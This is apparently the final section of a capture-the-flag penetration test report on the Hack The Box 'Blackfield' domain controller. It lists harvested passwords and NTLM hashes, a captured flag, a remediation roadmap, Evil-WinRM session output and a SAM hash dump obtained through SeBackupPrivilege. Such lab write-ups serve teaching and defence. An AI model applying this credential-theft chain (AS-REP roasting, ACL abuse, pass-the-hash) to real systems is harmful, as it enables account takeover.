<https://www.microsoft.com/en-us/security/blog/2022/10/05/detecting-and-preventing-lsass-credential-dumping-attacks/>

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password / Hash	Privilege
10.129.229.17	support	#00^BlackKnight	Low
10.129.229.17	audit2020	SETp@ssword2026 <i>(Attacker set)</i>	Low
10.129.229.17	svc_backup	9658d1d1dcd9250115e2205d9f48400d <i>(NT)</i>	RMU Backup
10.129.229.17	Administrator	aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051 <i>(NTLM)</i>	SYSTEM

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.229.17	user.txt	3920bb317a0bef51027e2852be64b543	C:\Users\svc_backup\Desktop\
10.129.229.17	root.txt	[NOT CAPTURED]	-

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.2 [High] Account support t allowed to authenticate without password -> Account's AS-REP Hash	High	Very Low	1st
5.5 [Critical] Sensitive credential material (LSASS dump) stored on an accessible share forensic	Critical	Low	2nd
5.4 [High] ACL password reset permission leading to account takeover support t > audit2020	High	Low	3rd
5.3 [High] Guessable password -> support t:#00^BlackKnight	High	Low	4th
5.1 [Low] Anonymous access to SMB share leading to usernames disclosure → 3 valid domain users	Low	Low	5th

8. Appendices

Appendix A — Proof of Compromise

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami ; ipconfig
blackfield\svc_backup

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::98d0:415a:bcbf:bdfa
    Link-local IPv6 Address . . . . . : fe80::98d0:415a:bcbf:bdfa%17
    IPv4 Address. . . . . : 10.129.229.17
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1
```

Connected as svc_backup to the target system DC01 via WinRM after PtH using Evil-WinRM

```
[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Administrator NTLM hash recovered after abusing svc_backup's SeBackupPrivilege

Appendix B — Glossary

ACL Access Control List — collection of permissions applied to objects in an AD Domain.

PtH Pass-the-Hash — authenticating using NT hash.

RMU Remote Management User/s — group/account permission to manage and connect to a system remotely (WinRM).